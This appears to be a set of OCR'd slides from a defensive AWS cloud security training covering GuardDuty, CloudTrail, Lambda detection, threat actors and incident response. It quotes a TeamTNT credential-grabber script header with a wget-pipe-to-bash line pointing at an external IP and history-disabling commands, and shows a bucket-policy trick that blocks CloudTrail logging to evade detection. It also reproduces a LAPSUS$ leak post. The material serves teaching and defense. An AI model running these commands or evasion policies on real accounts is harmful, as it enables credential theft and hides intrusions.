
- AWS Threat Detection and Response,
- **Correlates events from API Logs, Network Logs, DNS, Logs, etc,**
- Cannot create custom rules,
- Uses IA for detection;
- **Delays: Up to 15 Min,**
- It gets better every year.



# AWS Security Hub

- AWS Security Posture Management and **Findings Aggregation**,
- Consolidates findings from GuardDuty, Inspector, Macie, IAM Access Analyzer, Partner Integrations, and Custom Sources,
- Supports custom findings ingestion through the AWS Security Finding Format (ASFF),
- **Provides centralized visibility, prioritization, and workflow integration for security findings,**
- Delays: Near real-time for findings ingestion, typically seconds to a few minutes depending on the source service.





[/]

# Demo/

## AWS Cloudtrail and Guardduty

## Exercise - AWS Logging and Monitoring

---

1. Connect to the AWS Account using your credentials
2. Enumeration:
  - a. Is Cloudtrail Enabled?
  - b. Is Guardduty Enabled?
3. Hardening:
  - a. Every team must chose a region
  - b. Enable Guardduty in that region
  - c. Enable Cloudtrail in that region
4. Hunting 101
  - a. Download Cloudtrail S3 Logs looking for malicious actions
  - b. Example: The ERROR generated by the GetLoginProfile in a service account
  - c. Example: The ERROR generated by the sts GetCallerIdentity

## Discussion:

- What would be the Production ready approach of implementing these security controls?

– dbnz/

---

[04]

# Advanced Security Detection

# How to use every AWS Data Feed

---

## S3 Bucket

- Slower (Up to 15 min delay),
- We can find all the data in here,
- Hard to consume, object storage.
- Preferred SIEM Integration

Investigation

## Cloudwatch

- Faster than S3 (5 min delay),
- Proprietary Query Language
- Costly
- Not every SIEM accepts it


Investigation in smaller environments

## Event Bridge

- Blazing Fast
- Yo can have all the data (Almost)
- More Expensive


Real Time Detection and Response





# Lambdas for Local Detection

- Lambdas are simple way to run code,
- **We can set a trigger to make the Lambda execute an action,**
- We can set Event Bridge as a trigger, and make the lambda process the Cloudtrail Event at real time speed,
- Lambda Functions can also execute remediation tasks, if we assign them IAM Permissions.



[/]

# Demo/

## AWS Custom Threat Detection

## Exercise - AWS Custom Threat Detection with Lambdas

---

1. Setup
2. Guardduty Notifier:
  - a. Create an Event Bridge Rule for a Guardduty Detection,
  - b. Create an SNS Topic for email notifications and subscribe,
  - c. Verify that Guardduty is enabled in your region,
  - d. Trigger a Guardduty sample finding,
3. Advanced Detection:
  - a. Chose a Mitre TTP,
  - b. Create an event bridge rule monitoring an specific Cloudtrail Event for the Mitre TTP,
  - c. Create an SNS topic for email notifications and subscribe,
  - d. Create a lambda function that will trigger a notification to the SNS topic,
  - e. Execute the API Call for testing,
  - f. Can you modify the lambda to make it respond to the event?

## Discussion:

- Can we achieve this with commercial products? Maybe with Open Source products?

– dbnz/

---

[05]

# AWS Advanced Attacks

# Threat Actors

 SUBSCRIB


ANDY GREENBERG LILY HAY NEWMAN SECURITY MAY 21, 2026 5:00 AM

## A Hacker Group Is Poisoning Open Source Code at an Unprecedented Scale

GitHub is just the latest victim of TeamPCP, a gang that has

## Lazarus hackers are weaponizing open-source software

Publicada el 30 de septiembre de 2022



ESET Research: Lazarus attacks aerospace and defense contractors worldwide while misusing LinkedIn and WhatsApp

## WatchDog: The Stealer

A description of **WatchDog** and their TTPs from

"WatchDog is a cloud-focused threat group that specializes in service platform credential scraping. They were known for using custom-built Go Scripts as well as repurposed open-source applications. They are currently considered to be an opportunistic group for applications."

LAPSUS\$  
58 691 subscribers

Pinned Message #8  
SAMSUNG LEAK IS HERE! N

\*\*If you are unable to join from a mobile, disable the NSFW filter from PC or Join the channel from PC\*

March 4

### SAMSUNG LEAK IS HERE!

Now leaking confidential Samsung source code! Our leak from breach includes:

#### DEVICES/HARDWARE

- Source code for every Trusted Applet (TA) installed on all samsung device's TrustZone (TEE) with specific code for every type of TEE OS (QSEE, TEEGrish etc) **THIS INCLUDES DRM MODULES AND KEYMASTER/GATEKEEPER!**
- Algorithms for all biometric unlock operations, including source code that communicates directly with sensor (down to the lowest level, we're talking individual RX/TX bitstreams here)
- Bootloader source code for all recent Samsung devices, including Knox data and code for authentication.
- Various other data, confidential source code from Qualcomm.

#### ONLINE SERVICES

LAPSUS\$  
58 691 subscribers

We have everything about talcon sec and LHR  
We shared some juicy ass source code for you with what we gave you

 **NVIDIA\_LEAKS\_PARTONE.torrent**  
498 KB


Part 1 torrent for Nvidia

We won't reupload this again

edited 113.5K 01:49 PM

# AWS Malware Sample

- Team TNT Bash Script,
- Retrieves Credentials from different sources,
- **Access Keys and Secret Access Keys are the main vector of compromise,**
- Secrets can be found in env vars, task definitions, local file in workstations, etc.




The screenshot shows a GitHub repository interface. At the top, the repository name is "CloudSecurityTheBlueTeamWay" and the file path is "7a0bf738469861712184b08c1a985099415e2a9c.sh". Below this, a commit by "sabastante" is shown with the message "Added Teamtnt malware". The file is a Bash script with 242 lines (193 loc) and a size of 9.44 KB. The script content is displayed in a dark-themed editor. It starts with a shebang and includes metadata like title, author, version, and date. It then sets environment variables for locale, language, and history control, and finally sets the history file and size.

```
1  #!/bin/bash
2  #
3  #   TITLE:      GRABBER_aws-cloud
4  #   AUTOR:      hilde@teamtnt.red
5  #   VERSION:    V0.00.1
6  #   DATE:       15.08.2021
7  #
8  #   SRC:        wget -O- http://45.9.148.182/cmd/GRABBER_aws-cloud.sh | bash
9  #
10 #####
11
12 export LC_ALL=C.UTF-8 2>/dev/null 1>/dev/null
13 export LANG=C.UTF-8 2>/dev/null 1>/dev/null
14 HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}" 2>/dev/null 1>/dev/null
15 export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
16 HISTSIZE=0 2>/dev/null 1>/dev/null
17 unset HISTFILE 2>/dev/null 1>/dev/null
18
```



# Retrieving Secrets for Lateral Movement and Privilege Escalation

- Secrets in AWS work differently than in on prem environments because the Management Plane permissions.
- **An attacker with minimum privileges can retrieve env vars from different sources,** most companies are still storing secrets in env vars.
- Examples of this
  - o ECS Task Definitions
  - o Lambda env vars
  - o EKS Secrets without KMS
  - o EC2 User Data
  - o Parameter Store
  - o CodeDeploy

A screenshot of the AWS ECS console showing the 'Task definitions' page for 'aws-purple-demo-task', 'Revision 1'. The breadcrumb navigation at the top reads 'Task definitions > aws-purple-demo-task > Revision 1 > Create revision with JSON'. The main content area displays a JSON configuration for the task definition. The JSON includes an 'environment' array with three objects: 'AccessKey' with value 'AKIAZPLKLRX4FH5XYWEK', 'Secret' with value 'zEEMiSXH\*\*\*\*\*qYokNl7Gh', and 'AWS\_REGION' with value 'us-east-1'. Other fields like 'environmentFiles', 'mountPoints', 'volumesFrom', 'secrets', 'dnsServers', 'dnsSearchDomains', 'extraHosts', 'dockerSecurityOptions', and 'dockerLabels' are shown as empty arrays or objects.

```
18 {
19   "name": "AccessKey",
20   "value": "AKIAZPLKLRX4FH5XYWEK"
21 },
22 {
23   "name": "Secret",
24   "value": "zEEMiSXH*****qYokNl7Gh"
25 },
26 {
27   "name": "AWS_REGION",
28   "value": "us-east-1"
29 }
30 ],
31   "environmentFiles": [],
32   "mountPoints": [],
33   "volumesFrom": [],
34   "secrets": [],
35   "dnsServers": [],
36   "dnsSearchDomains": [],
37   "extraHosts": [],
38   "dockerSecurityOptions": [],
39   "dockerLabels": {},
```

# Impairing Defenses

- Defense evasion can be achieved with different levels of sophistication,
- An attacker can disable Cloudtrail or Guardduty, but is more than certain that Alarms will trigger,
- An attacker can use the Regional and Global services to evade defenses when the system is poorly configured,
- **An attacker can attack the supply chain of the defense architecture to compromise the detection logic without triggering the anti-tamper protections** implemented on the main Security Services
  - o Like Lambda functions
  - o Like S3 buckets

```
{
  "Sid": "AWSCloudTrailWrite20150319-70e1f2a6-6323-443a-89d8-9dac225465b1",
  "Effect": "Allow",
  "Principal": {
    "Service": "cloudtrail.amazonaws.com"
  },
  "Action": "s3:PutObject",
  "Resource": "arn:aws:s3::aws-cloudtrail-logs-[redacted]2-0b4c59e6/AWSLogs/[redacted]2/*",
  "Condition": {
    "StringEquals": {
      "AWS:SourceArn": "arn:aws:cloudtrail:us-east-1:[redacted]2:trail/soli_demo",
      "s3:x-amz-acl": "bucket-owner-full-control"
    }
  }
}
```

```
{
  "Sid": "DenyCloudTrailSAEast1",
  "Effect": "Deny",
  "Principal": {
    "Service": "cloudtrail.amazonaws.com"
  },
  "Action": "s3:PutObject",
  "Resource": "arn:aws:s3::aws-cloudtrail-logs-8-[redacted]2-0b4c59e6/AWSLogs/[redacted]2/CloudTrail/sa-east-1/*"
}
]
```



[/]

# Demo/

- 1. Retrieving Secrets**
- 2. Impairing Defenses**
- 3. Gaining Persistence**

---

[06]

# Incident Response

# Incident Response in EC2 Instances

- Network Isolation through Security Groups and Network Access Control List,
- Forensic Image Acquisition using EBS Snapshots,
- Acquire and **analyze the EC2 instance profile credentials and associated CloudTrail activity** to determine whether AWS credentials were stolen,
- Check SSH key Pairs, Authorized Keys and SSM Agents for persistence,
- **Hibernation** can help preserve RAM state, but it **must be enabled beforehand** and is not available on all instance types,
- Prefer rebuilding from a known-good AMI rather than cleaning in place.



The screenshot displays four configuration sections for an EC2 instance, each with a title, an 'Info' link, and a dropdown menu:

- Instance auto-recovery** | Info: The dropdown menu is set to 'Select'.
- Shutdown behavior** | Info: The dropdown menu is set to 'Stop'.
- Stop - Hibernate behavior** | Info: The dropdown menu is set to 'Select'.
- Termination protection** | Info: The dropdown menu is set to 'Select'.

# Incident Response in S3 Buckets

- Review **Bucket Policies, ACLs and Public Access Settings**
- Analyze **CloudTrail Data Events** (Must be enabled beforehand) for Object Access,
- **If Data Events not enabled, consider enable them. It might get costly**
- Identify and Revoke Compromised IAM Principals,
- **Preserve Evidence through Object Versioning and Snapshots,**
